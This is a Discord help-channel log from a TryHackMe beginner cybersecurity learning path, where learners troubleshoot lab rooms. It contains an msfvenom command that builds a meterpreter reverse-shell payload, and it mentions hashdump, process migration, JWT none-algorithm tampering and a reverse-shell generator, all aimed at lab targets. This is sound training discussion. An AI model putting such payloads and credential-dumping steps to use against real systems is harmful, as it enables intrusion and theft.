#cyber-security-101-path
1 messages · Page 4 of 1
 gentle flare
payload set, lhost and lport to my attack box

started
now working.....

bugged out i guess. Thanks anyways @woeful jungle
 olive fogBOT
Gave +1 Rep to @carmine pollen (current: #1942 - 2)


 short iron
so i'm doing the SOC level 1 learning path and currently am sitting on last question of Friday Overtime and i needed to provide the SHA1 hash for a family spyware agent targeting androids and i've been trying to complete the question but i can't succeed.. like i've looked even at the walkthroughts and the answer given there doesnt even work
1c1fe906e822012f6235fcc53f601d006d15d7be
short iron
short iron
so i'm doing the SOC level 1 learning path and currently am sitting on last ques...
@woeful jungle
 woeful jungle
short iron
so i'm doing the SOC level 1 learning path and currently am sitting on last ques...
woeful jungle
short iron
so i'm doing the SOC level 1 learning path and currently am sitting on last ques...
That doesn't seem like a correct answer
short iron
hhmk
so i found the answer but it wasnt the SHA-1 hash
i think the description of the question and the actually answer don't match anymore.. might wanna fix that
@woeful jungle
 near sparrow
Can anyone help me?
I am in windows PowerShell room. When I use new type command, give that the files exist. And when I use the remove command, give me that the file isn't exist
gentle flare
near sparrow
I am in windows PowerShell room. When I use new type command, give that the file...
Screen shots?
woeful jungle
near sparrow
I can't send screenshots
You need to verify in order to upload images , follow instructions from the link below to learn how to do so 🙂
 magic rapidsBOT

Discord: How Do I Verify My TryHackMe Account?
 fallow flare
can someone give a hint for the owasp ssrf admin page? i've read several ssrf resources and explanations. but, i'm not seeing the solution here. i've tried messing with the headers for both the GET /admin request and the GET request with the download parameters.
woeful jungle
fallow flare
can someone give a hint for the owasp ssrf admin page? i've read several ssrf re...
Check out this message 🙂
#room-help message
fallow flare
woeful jungle
Check out this message 🙂
https://discord.com/channels/521382216299839518/522158...
I appreciate the link to the message. I looked around a few different areas of the discord trying to find info. I still have a further question though... I chatted with someone about this and the chat led me to test other URL encoded characters, and other characters were working. It wasn't isolated to #. can you explain why this is?
woeful jungle
fallow flare
I appreciate the link to the message. I looked around a few different areas of t...
That all depends how the app is coded on the back-end and how it exactly processes our input
fallow flare
woeful jungle
That all depends how the app is coded on the back-end and how it exactly process...
okay thanks.
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5427)
gentle flare
Hello. Littel stuck on owasp task 20
I have edited the JWT with the none algo - replaced in the source JWT but cannot get the flag

nvm.... - clipboard issues
done 🙂

is there a reason the clipboard sometimes saves a copy and sometimes doest on the vm?
sometimes i can copy pasta no problem, then other times i need to edit the clipboard
am i being dumb?

like do i have to replace the text in the clipboard everytime i want to paste into the vm
woeful jungle
gentle flare
Yeah, if you are on Chrome browser can share the clipboard with your os so you can use ctrl+c and ctrl+v just like you would normally on your computer 🙂
 cloud yarrow
Hi everyone, I’d like to ask a question. I recently completed the Pre-Security learning path and I’m now moving on to the Cyber Security 101 path. However, I’m a bit confused about how the modules are organized, as there’s a mix of rooms focused on both red team and blue team. I’m studying with a focus on the blue team, so what would be the correct way to go through this path? Should I follow the modules in order or only study the ones related to the blue team?
gentle flare
do all of cyber 101. Gives you foundations for every path 😉
woeful jungle
cloud yarrow
Hi everyone, I’d like to ask a question. I recently completed the Pre-Security l...
Follow the order , Cyber101 teaches fundamentals in general it isn't geared specifically to either red/blue team . After Cyber101 move to SOC1 path 🙂
 dark kayak
@woeful jungle What should i learn in day one of linux os in system exploitation.
woeful jungle
dark kayak
<@719261261665402921> What should i learn in day one of linux os in system explo...
Did you went through Linux Fundamentals module ?
dark kayak
woeful jungle
Did you went through Linux Fundamentals module ?
In tryhackme?
woeful jungle
dark kayak
In tryhackme?
yes
dark kayak
woeful jungle
yes
Nope, but i learnt linux fundamentals from YouTube.
I know linux commands (not related to privlege escalation)
File structures
Basic things before starting to hack
woeful jungle
dark kayak
Nope, but i learnt linux fundamentals from YouTube.
If you want to learn more about Linux PrivEsc check out this room
https://tryhackme.com/room/linprivesc
dark kayak
woeful jungle
If you want to learn more about Linux PrivEsc check out this room
<https://tryha...
Is it covers things that i need to know before learning linux privlege escalation
woeful jungle
dark kayak
Is it covers things that i need to know before learning linux privlege escalatio...
Yes it does , it is beginner friendly . You can also check Linux fundamentals path on THM
https://tryhackme.com/module/linux-fundamentals
cloud yarrow
woeful jungle
Follow the order , Cyber101 teaches fundamentals in general it isn't geared spec...
thx for the answer!
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5445)
woeful jungle
near sparrow
How can I get out from zsh shell?
Try Ctrl+z
near sparrow
woeful jungle
Try Ctrl+z
THX
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5450)
gentle flare
my man @woeful jungle you avail?
Running into issues with shells overview practical task. Running the reverse shell on the browser, but not getting anything on my listening port. It worked once but showed - cant access tty, job control turned off.
Tried again, now when i enter the rev shell in browser it just says connecting and seems to be stuck

 gentle flare
found an old @woeful jungle post describing the issue, putting ; before and after done the trick
woeful jungle
gentle flare
found an old <@719261261665402921> post describing the issue, putting ; before a...
Is everything ok now 🙂 ?
gentle flare
all good thanks
woeful jungle
gentle flare
all good thanks
Keep up the good work 🙂
gentle flare
 woeful jungle
gentle flare
woeful jungle
gentle flare
Congrats , great job 🙂 🚀
 topaz viper
Hello Guys:
Please suggest me an ACTIVE DIRECTORY course or material...
I am feeling very difficult in learning and understanding it
topaz viper
gentle flare
Congragulations Bro...
woeful jungle
topaz viper
Hello Guys:
Please suggest me an ACTIVE DIRECTORY course or material...
I am fee...
Check this one out 🙂
https://tryhackme.com/module/hacking-active-directory
topaz viper
I have checked this one, but it doesn't cover about AD...
It covers how to exploit and protect it...
There is AD basics room, which i have covered but it felt a little difficult
 late quarry
topaz viper
There is AD basics room, which i have covered but it felt a little difficult
late quarry
topaz viper
There is AD basics room, which i have covered but it felt a little difficult
Have you looked at Microsoft's documentation?
 cedar oasis
gentle flare
cedar oasis
gentle flare
Congratulations!1 Keep up the good work 🔥
 elder plinth
The Metasploit: Exploitation(Msfvenom) Getting the following error: "core_channel_open: Operation failed: 1" upon trying to open files using the shell. Anyone faced this previously. @novel lintel I saw a ping from you about the same issue which I am facing. Any resolution for it.
Also upon using the hashdump module available on metasploit getting the error: "Post aborted due to failure: no-access: Shadow file must be readable in order to dump hashes".
gentle flare
elder plinth
Also upon using the hashdump module available on metasploit getting the error: "...
you need to be in root
with cd /
then try hashdump
 solemn condor
Im new to cybersecurity and open to learn pls
 elder carbon
the "Blue" room is amazing , is there many other room like this one ?
woeful jungle
elder carbon
the "Blue" room is amazing , is there many other room like this one ?
Check this module 🙂
https://tryhackme.com/module/metasploit
elder carbon
woeful jungle
Check this module 🙂
<https://tryhackme.com/module/metasploit>
ye i already did, i meant more like the kind of room like "Blue" where its really to manipulate the differents commands we learn, like its really practical and less theoric 🙂
woeful jungle
elder carbon
ye i already did, i meant more like the kind of room like "Blue" where its reall...
Check out this network
https://tryhackme.com/room/wreath
elder carbon
oh 😄 seems really complete, will give it a try but is it inside the 101 path ? if not should i not finish the 101 path first before trying these ?
woeful jungle
elder carbon
oh 😄 seems really complete, will give it a try but is it inside the 101 path ? ...
Wreath is a beginner network and it is guided , you should be good
elder carbon
woeful jungle
Wreath is a beginner network and it is guided , you should be good
Ok, thanks a lot !
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5481)
 magic trout
Let´s Go| Returning after some time away from tryhackme. Starting over this pathway, and now i already did almost 35%.
woeful jungle
magic trout
Let´s Go| Returning after some time away from tryhackme. Starting over this path...
Welcome back 🙂
woeful jungle
We can't help you with that , contact local authorities
elder plinth
gentle flare
you need to be in root
I was in root and was not able to view the shadow file.
elder plinth
I was able to reslove after thinking through the workflow mentioned.
 pallid void
Hi everyone,
New here. I'm looking into a career change into tech - particularly cybersecurity. I've come across tryhackme and it's been a wonderful experience so far, really interesting. I know I've just scraped the tip of the iceberg, but any advice, tips, and tricks would always be appreciated. 🫡
woeful jungle
pallid void
Hi everyone,
New here. I'm looking into a career change into tech - particular...
Welcome to community 🙂 👋  . If you're currently going through Cyber101 you're on a right track just keep going 🙂 🚀 . If you ever need any help feel free to reach out 🙂 .
 jolly solar
pallid void
Hi everyone,
New here. I'm looking into a career change into tech - particular...
jolly solar
pallid void
Hi everyone,
New here. I'm looking into a career change into tech - particular...
welcome, any helps please let us know
gentle flare
pallid void
Hi everyone,
New here. I'm looking into a career change into tech - particular...
Welcome aboard
 tame mauveBOT
Done!
elder carbon
why cant i send screenshot on this channel ? also my question is why i cannot paste something on the Virtual Machine like right know i have to copy a code and paste it on Pluma, i can copy it but i can't Paste it , CTRL +V or right click paste doesnt work any solutions pls ?
woeful jungle
elder carbon
why cant i send screenshot on this channel ? also my question is why i cannot pa...
You must verify to upload images , follow instructions from the link below to learn how to do so 🙂
magic rapidsBOT
Discord: How Do I Verify My TryHackMe Account?
woeful jungle
elder carbon
why cant i send screenshot on this channel ? also my question is why i cannot pa...
For pasting you can use clipboard
woeful jungle
elder carbon
why cant i send screenshot on this channel ? also my question is why i cannot pa...

 lapis fulcrum
Getting this error when trying to start machine
The attack box is working fine
 woeful jungle
lapis fulcrum
Getting this error when trying to start machine
The attack box is working fine
woeful jungle
lapis fulcrum
Getting this error when trying to start machine
The attack box is working fine
It should be fixed now , can you try again 🙂
 broken sable
I have the situation, that my vm will not start in Split-Screen view. In that case, i should use the blue Show Split View button at the top of the page. I could not find any button there!
lapis fulcrum
woeful jungle
It should be fixed now , can you try again 🙂
it works now, thanks🙏
elder carbon
woeful jungle
For pasting you can use clipboard
Oh , ye thanks !!
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5507)
cedar oasis
Been having this issues and whrn I run guid, I get NT AUTHORITY\SYSTEM
 elder carbon
cedar oasis
Been having this issues and whrn I run guid, I get NT AUTHORITY\SYSTEM
elder carbon
cedar oasis
Been having this issues and whrn I run guid, I get NT AUTHORITY\SYSTEM
try migrating to the process sploosv.exe it is the most stable
cedar oasis
does spoolsv.exe hold login credentials as lsass.exe does?
I tried to run hashdump but the session died. Am I doing something wrong or is this an internal error
 elder carbon
hmm no, i dont think so, i just remember than migrating was failing a lot until i tried spoolsv.exe, use ps to see all process, if its still dying try restarting the machine and try again
cedar oasis
Okay I'll do that
cedar oasis
I was able to run it using the web-based Kali! Proud of myself
 cedar oasis
elder carbon
the "Blue" room is amazing , is there many other room like this one ?
cedar oasis
elder carbon
the "Blue" room is amazing , is there many other room like this one ?
Just got the "Blue" room and I see why you love it 
elder carbon
cedar oasis
Just got the "Blue" room and I see why you love it <:oof:689626579512721447>
ye 😄 hahaha
 heady marsh
How can I get .py files from Exploit-DB? I'm stuck at the Vulnerable and Outdated Components - Lab, cause I keep getting .txt when trying to download the script from the site. TIA.
 torpid yoke
cedar oasis
I was able to run it using the web-based Kali! Proud of myself
torpid yoke
cedar oasis
I was able to run it using the web-based Kali! Proud of myself
I finished this one yesterday
lapis fulcrum
Getting this error when starting the VM in Moniker link room
 woeful jungle
lapis fulcrum
Getting this error when starting the VM in Moniker link room
woeful jungle
lapis fulcrum
Getting this error when starting the VM in Moniker link room
Terminate that instance, refresh a web page and start a new one
lapis fulcrum
woeful jungle
Terminate that instance, refresh a web page and start a new one
that helpeed, thanks
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5511)
fallow flare
Anyone around that is familiar with docker? I'm trying to get OpenVAS running in my vm, but I'm getting a weird error when trying to connect to it in the browser.
 fallow flare
Anyone around that is familiar with docker? I'm trying to get OpenVAS running in...
fallow flare
fallow flare
Anyone around that is familiar with docker? I'm trying to get OpenVAS running in...
ive tried this using both port 443 and port 80 as i thought it could be certificate related
 bright vector
lapis fulcrum
Getting this error when trying to start machine
The attack box is working fine
bright vector
lapis fulcrum
Getting this error when trying to start machine
The attack box is working fine
I have the same issue in Active Directory Basics room.
 lunar cypress
Hello. I am a beginner and I am in the nmap room, learning how to use the tool. I just used grep to look at scripts for the OS. The next question says to read the script for the OS, but I can't figure out how to open it up. Any advice?
woeful jungle
lunar cypress
Hello. I am a beginner and I am in the nmap room, learning how to use the tool. ...
Try to look at /usr/share/nmap/scripts/
 scenic totem
Hey, right now im in the wifi hacking 101 room and i have some issues setting up aircrack. Im on windows and read that airmon is only available on linux and freebsd. In the built in kali machine i seem to not have the privileges to use airmon. Is there a way to use it or should i set up a vm with linux?
woeful jungle
scenic totem
Hey, right now im in the wifi hacking 101 room and i have some issues setting up...
Use sudo
scenic totem
ah right, thanks
well now it's saying i should install the lspci package but sudo apt install pciutils won't work :(
 fleet panther
Hey guys, I hope you are doing well !
Trying to find a flag on a wireshark file that is decrypted. The file is pretty long, any tips on what i should be looking for to find where it is ?
woeful jungle
fleet panther
Hey guys, I hope you are doing well !
Trying to find a flag on a wireshark file ...
You can search for keywords in wireshark
fleet panther
Right but the search only works on the packet list not inside a packet ? I'm afraid my flag is inside on one
fleet panther
found it, thanks !
near sparrow
@woeful jungle why's the answer is incorrect although this is answer.
 woeful jungle
near sparrow
<@719261261665402921> why's the answer is incorrect although this is answer.
woeful jungle
near sparrow
<@719261261665402921> why's the answer is incorrect although this is answer.
I will check it when i get back to my pc and i will give you an update
near sparrow
Okay @woeful jungle
 marble hollow
Hi,
to be precise:
'192.168.0.1/24 network' - should be '192.168.0.0/24 network'
'Nmap: The basics'
 woeful jungle
near sparrow
<@719261261665402921> why's the answer is incorrect although this is answer.
woeful jungle
near sparrow
<@719261261665402921> why's the answer is incorrect although this is answer.
Which room is this ?
woeful jungle
near sparrow
Wire shark
You're using long dashes use normal US layout dash , refresh the page and copy this
9a01a-4696-7e354b00
near sparrow
Thank you, @woeful jungle
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5547)
near sparrow
woeful jungle
You're using long dashes use normal US layout dash , refresh the page and copy t...
The problem have been solved.
woeful jungle
near sparrow
The problem have been solved.
Nice, glad to hear that , keep up the good work 🙂 🚀 . Just remember to use US layout for answers on THM 🙂
near sparrow
woeful jungle
Nice, glad to hear that , keep up the good work 🙂 🚀 . Just remember to use US ...
Welcome 🤗
 fresh raptor
Hey can i get a help `? I think it's some bug.
On The Module "Hashing Basics" in Task 2 - Task "What is the SHA256 hash of the passport.jpg file in ~/Hashing-Basics/Task-2?"
When doing trough terminal check the sha256sum passport.jpg i got a key "e802bf225891b81d9e87b0bfdc8345411564842a982f6d459ca2c395ff2a733e" and that's is wrong...
But when i was checking internet for answer to this question -> there is different answer "77148c6f605a8df855f2b764bcc3be749d7db814f5f79134d2aa539a64b61f02" which is right....
sorry i can't send any picture here.
 civic raft
fresh raptor
Hey can i get a help `? I think it's some bug.
On The Module "Hashing Basics" ...
civic raft
fresh raptor
Hey can i get a help `? I think it's some bug.
On The Module "Hashing Basics" ...
what command did you use?
fresh raptor
sha256sum passport.jpg
fresh raptor
Thats what i did
civic raft
fresh raptor
sha256sum passport.jpg
did you cd into the directory with it?
 topaz carbon
Okay are you sure it's the right file?
civic raft
not sure if you have to cd into the dir
fresh raptor
Yep , i
topaz carbon
So you already had the answer put in but it's one from the internet and not from your terminal?
fresh raptor
i am even tryed to sha256sum /home/user/Hashing-Basics/Task-2/passport.jpg
civic raft
huh
topaz carbon
Did you change anything inside that file? slightest change will throw off the whole hash
civic raft
topaz carbon
Did you change anything inside that file? slightest change will throw off the wh...
i was thinking the same
did you nano into it on accident or did you try to open it?
civic raft
😱
fresh raptor
I didn't know thats its changing a file hash staight...
civic raft
i think you solved the mystery @topaz carbon
fresh raptor
is it?
civic raft
you might've typed in something or got rid of something on accident and saved it
olive fogBOT
Gave +1 Rep to @topaz carbon (current: #1023 - 5)
topaz carbon
civic raft
good job mago
Thanks broski
olive fogBOT
Gave +1 Rep to @civic raft (current: #378 - 18)
topaz carbon
fresh raptor
Thankh you guys !
Yea bro, anytime.
fresh raptor
+rep @civic raft
olive fogBOT
Gave +1 Rep to @civic raft (current: #361 - 19)
fresh raptor
+rep @topaz carbon
civic raft
fresh raptor
Oooomg realy..
you got it right, you probably did something wrong on accident :) good job on getting it right even though that explorer energy kinda messed up your flow
civic raft
fresh raptor
+rep <@1376554619307823155>
i think there is a CD on rep
you can wait a minute or two n then try to +rep him
just make sure not to forget since he deserves it more than i lol
olive fogBOT
Gave +1 Rep to @topaz carbon (current: #894 - 6)
 stoic tusk
Hello 👋👋
 azure sundial
Hello
 brittle holly
How can I expand the hash in powershell?
 woeful jungle
brittle holly
How can I expand the hash in powershell?
woeful jungle
brittle holly
How can I expand the hash in powershell?
You can save it to a file and read it from it directly
Add > file.txt to your get-filehash cmdlet
brittle holly
ah beautiful thank you
 elfin imp
I am unable to share image in any group don't know why
woeful jungle
elfin imp
I am unable to share image in any group don't know why
You need to verify first , follow instructions from the link below to learn how to do so 🙂
magic rapidsBOT
Discord: How Do I Verify My TryHackMe Account?
 reef lake
i have no idea what to do now i dont get that part what should i do? Metasploit Exploitiation Task 6. Can someone help me

 heady marsh
@woeful jungle Also having an error with Task 6, Metasploit: Exploitation room. I'm trying to create a payload on AttackBox, but keep running into this error "Error: You must select an arch for a custom payload".
Here is my syntax "msfvenom linux/x86/meterpreter/reverse_tcp LHOST=10.10.137.9 LPORT=7777 -f elf > rev_shell.elf"
woeful jungle
heady marsh
<@719261261665402921> Also having an error with Task 6, Metasploit: Exploitation...
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.137.9 LPORT=7777 -f elf > rev_shell.elf
heady marsh
Sorry, can't find a way to attach my screenshot just yet
Darn!!! Silly me. Thanks millions
woeful jungle
heady marsh
Darn!!! Silly me. Thanks millions
-p flag is used to specify payload
heady marsh
woeful jungle
`-p` flag is used to specify payload
Yeb!! Saw what I missed there

 limber stream
topaz carbon
Did you insert nameserver 10.10.31.221 as first line?
limber stream
topaz carbon
Did you insert nameserver 10.10.31.221 as first line?
yes i did it
topaz carbon
then why is the first line not have namerserver 10.10.31.221 showing?
limber stream
 topaz carbon
ok
limber stream
limber stream
because i restarted attackbox
woeful jungle
limber stream
sudo systemctl disable systemd-resolved sudo systemctl stop systemd-resolved /etc/init.d/dnsmasq restart
limber stream
woeful jungle
`sudo systemctl disable systemd-resolved
sudo systemctl stop systemd-resolved
/e...
Thx
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5567)
limber stream
woeful jungle
`sudo systemctl disable systemd-resolved
sudo systemctl stop systemd-resolved
/e...
you just saved my pentester career
limber stream
is it problematic if i dont understand how all those reverse sheell works ?
 woeful jungle
limber stream
is it problematic if i dont understand how all those reverse sheell works ?
woeful jungle
limber stream
is it problematic if i dont understand how all those reverse sheell works ?
Yeah it is , most people use generator like this one anyway 🙂
https://www.revshells.com/

Online Reverse Shell generator with Local Storage functionality, URI & Base64 Encoding, MSFVenom Generator, and Raw Mode. Great for CTFs.
But you will get used to it over time
 lethal widget
Any tips on getting into cybersecurity? I’m currently thinking of either taking the google cybersecurity or IBM cybersecurity analyst courses and after finishing one of them I want to try to get my CompTIA sec+ certification. Any tips on what course would help more?
woeful jungle
lethal widget
Any tips on getting into cybersecurity? I’m currently thinking of either taking ...
For a career advice try to ask guys in #cyber-and-careers channel . You will get the best answer there 🙂
 winged pawn
Hello
lethal widget
woeful jungle
For a career advice try to ask guys in <#707992725646999553> channel . You will ...
Got it, thank you!
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5582)
limber stream
should i skip it if i am sure i want to begin a red teamer ?

 rapid widget
Hello, shouldn't i be able to access this ip adress?

im doing the nmap room and it seems like i shoulb be able to see a flag
Question is : "Find the listening web server on and access it with your browser. What is the flag that appears on its main page?"
woeful jungle
rapid widget
Use http not https
rapid widget
🤦♂️
rapid widget
woeful jungle
Use http not https
thanks
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5583)
woeful jungle
limber stream
should i skip it if i am sure i want to begin a red teamer ?
Definitely DON'T skip that . You need those fundamentals even if you want to be a red teamer
limber stream
woeful jungle
Definitely DON'T skip that . You need those fundamentals even if you want to be ...
Ok i wont skip that, thanks
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5589)
cedar oasis
I lost my 30 day streak 💀
woeful jungle
cedar oasis
I lost my 30 day streak 💀
You can ask staff to restore your streak 🙂

 molten tartan
The search skills room in cyber security 101 is really fun
I just started this path anyone else with me
woeful jungle
molten tartan
I just started this path anyone else with me
We all are , feel free to reach out if you need any help 🙂
woeful jungle
molten tartan
Should I start doing CTF's
I wouldn't recommend you to do so before finishing Cyber101 path
molten tartan
I did do pre security before this
 subtle plover
in Linux Fundamentals Part 2
it should when i start the machine the information of target should appear but it dosent
and i dont know why
i should to use the ip address to connect by ssh but it dosent appear
woeful jungle
subtle plover
in Linux Fundamentals Part 2
it should when i start the machine the information ...
Click on Start AttackBox button at top of the task once it starts use it to ssh into target machine
torpid yoke
Does anyone have a notes or summary for the path?
Or how do you revisit information in a fast way?
 quaint lichen
Is this the channel for security+ path
woeful jungle
quaint lichen
Is this the channel for security+ path
There's no security+ path on THM
quaint lichen
Really?! So should I go in SOC channel
woeful jungle
quaint lichen
Really?! So should I go in SOC channel
What are you looking for exactly ?
quaint lichen
woeful jungle
What are you looking for exactly ?
I am studying CompTIA sec+, I asked deepseek for forums it said to go to thm's discord and find security_plus channel
woeful jungle
quaint lichen
I am studying CompTIA sec+, I asked deepseek for forums it said to go to thm's d...
We don't have that here but you can ask for a career/certification advice in #cyber-and-careers channel 🙂 .
quaint lichen
Thnx
 jagged gull
How do you guys approach learning new tools? Do you stick with Google and what TryHackMe teaches, or do you go more in-depth on each one?
torpid yoke
jagged gull
How do you guys approach learning new tools? Do you stick with Google and what T...
idk what is right, but i just stick with THM for the moment and when i really need to learn smth new (while working with the tool) i will search for it
i think keep learning will take longer time and i may not even use this info / forget it
 runic abyss
is it just me or do a handful of the cybersecurity-101 courses not function correctly? i'm on the gobuster one and when i use dir for enum it says the www.offensivetools.thm doesn't exist, and when i ping it, then i'm told it's unknown.... i feel like none of the pentesting stuff works properly
i feel like this one has to do with needing to restart the dnsmasq after editing it. when i edit it, it says "dnsmasq.service failed because the control process exited with error code."
woeful jungle
runic abyss
is it just me or do a handful of the cybersecurity-101 courses not function corr...
You need to configure dns settings as per task instructions
molten tartan
is anyones windows powershell room at a bit glitch
torpid yoke
torpid yoke
Does anyone have a notes or summary for the path?
help 😔
cedar oasis
For the whole path, no. What I do is I document every step of my learning on the platform so every module/path is easier to reference back to
fleet panther
hi there, been having trouble with tcpdumb task number 3. They say a traffic.pcap is the file needed for the questions. But i see no such file in the terminal. Anyone has some pointers ? I tried looking for the file using commands but didnt succeed
runic abyss
woeful jungle
You need to configure dns settings as per task instructions
i did it exactly as it asked 10 times, no exaggeration. in the end chatgpt helped me. i had to delete the etc/resolv.conf and manually re-create it. worked perfect after that
woeful jungle
fleet panther
hi there, been having trouble with tcpdumb task number 3. They say a traffic.pca...
You're probably in the wrong directory
fleet panther
woeful jungle
You're probably in the wrong directory
Alright, too bad they don't specify where that file is
 lone bison
hey guys I'm at the room 'blue' and apparently when I try to run my exploit 60+ sessions opened and it's still opening more
now I have 100 sessions opened
woeful jungle
lone bison
hey guys I'm at the room 'blue' and apparently when I try to run my exploit 60+ ...
Restart both your machine and target machine , you probably encountered a crash of some kind
woeful jungle
fleet panther
Alright, too bad they don't specify where that file is
Can you provide some screenshots please 🙂 ?
molten tartan
guys iam doing network security protocol last challenge how do i know which packet to go for or the protocol
bright vector
molten tartan
guys iam doing network security protocol last challenge how do i know which pack...
Do you mean this question? One of the packets contains login credentials. What password did the user submit?
fleet panther
woeful jungle
Can you provide some screenshots please 🙂 ?
Of course 🙂
On the left instructions say to use traffic.pcap file but i cand find that file on the terminal

 eternal carbon
What are some good boxes to throw in here and there while doing cyber security 101? Or should I finish the path first then do boxes?
woeful jungle
fleet panther
Of course 🙂
On the left instructions say to use traffic.pcap file but i cand fi...
You should use machine provided in the task not AttackBox
woeful jungle
eternal carbon
What are some good boxes to throw in here and there while doing cyber security 1...
I would recommend finishing Cyber101 path before moving to challenges 🙂
rapid widget
woeful jungle
I would recommend finishing Cyber101 path before moving to challenges 🙂
Its been Helping me so much to learn as a complete beginner honestly
molten tartan
bright vector
Do you mean this question? *One of the packets contains login credentials. What ...
Yes that's the question tho but i did it it was pain but successful thanks
olive fogBOT
Gave +1 Rep to @bright vector (current: #1984 - 2)
 mental wigeon
hello
fleet panther
woeful jungle
You should use machine provided in the task not AttackBox
Ahh I'll check that out when I'm home. Thanks, I didn't pay attention !
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5643)
 oblique bolt
I am doing Windows Command Line room of cyber security 101 path and i am stuck at task 2 of it on this question "What is the OS version of the Windows VM?" I used then systeminfor command and i found out the OS version "10.0.20348 N/A Build 20348" but tryhackme question have this blank space "_ _ . _ . _ _ _ _ _ . _ _ _ _" i know the first 8 digit but idk what will be the last four one. Anybody please help!
woeful jungle
oblique bolt
I am doing Windows Command Line room of cyber security 101 path and i am stuck a...
Use ver command instead of sysinfo
oblique bolt
woeful jungle
Use `ver` command instead of `sysinfo`
Thanks! It worked.
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5651)
 brisk totem
Hello, I am currently learning the CyberSec 101 path. I intend to go to SOC afterwards. Will I be able to take challenges when I finished CyberSec 101 path, just so I can practice before SOC?
woeful jungle
brisk totem
Hello, I am currently learning the CyberSec 101 path. I intend to go to SOC afte...
Yup you will 🙂
molten tartan
Guys iam on nmap room and it's really fun to use and a good room to learn nmap
 gritty igloo
brisk totem
Hello, I am currently learning the CyberSec 101 path. I intend to go to SOC afte...
gritty igloo
brisk totem
Hello, I am currently learning the CyberSec 101 path. I intend to go to SOC afte...
SOC L1 path requires Pre-Security path and Cyber Security 101. Take a look at them and see if you actually need to do them, knowledge-wise (if you have experience or have been studying for a while, you might not)
 tawny leaf
.Hello everyone!
.I've been into Cyber for quite a while now, I recently join the Cyber Security 101 Path on THM. I'd love it if anyone can guide me through or anyone we could work together in the path so we can learn together and further more into the world of Cybersecurity.
.Thank you, all 🤗
woeful jungle
tawny leaf
.Hello everyone!
.I've been into Cyber for quite a while now, I recently join t...
Just follow the path's roadmap it is a pretty good guide already 🙂
torpid yoke
on "Burp Suite: The Basics" room, task 10
i can not access the page with the given ip, i tried to start apache2 and to disable foxy proxy and still the same issue
woeful jungle
torpid yoke
on "Burp Suite: The Basics" room, task 10
i can not access the page with the giv...
Can you provide a shot?
torpid yoke
woeful jungle
Can you provide a shot?
 woeful jungle
torpid yoke
woeful jungle
torpid yoke
Why are you trying to access loopback address ?
torpid yoke
woeful jungle
Why are you trying to access loopback address ?
i thought that the target is on the same system
 woeful jungle
torpid yoke
i thought that the target is on the same system
woeful jungle
torpid yoke
i thought that the target is on the same system
Use http not https
torpid yoke
woeful jungle
Use http not https
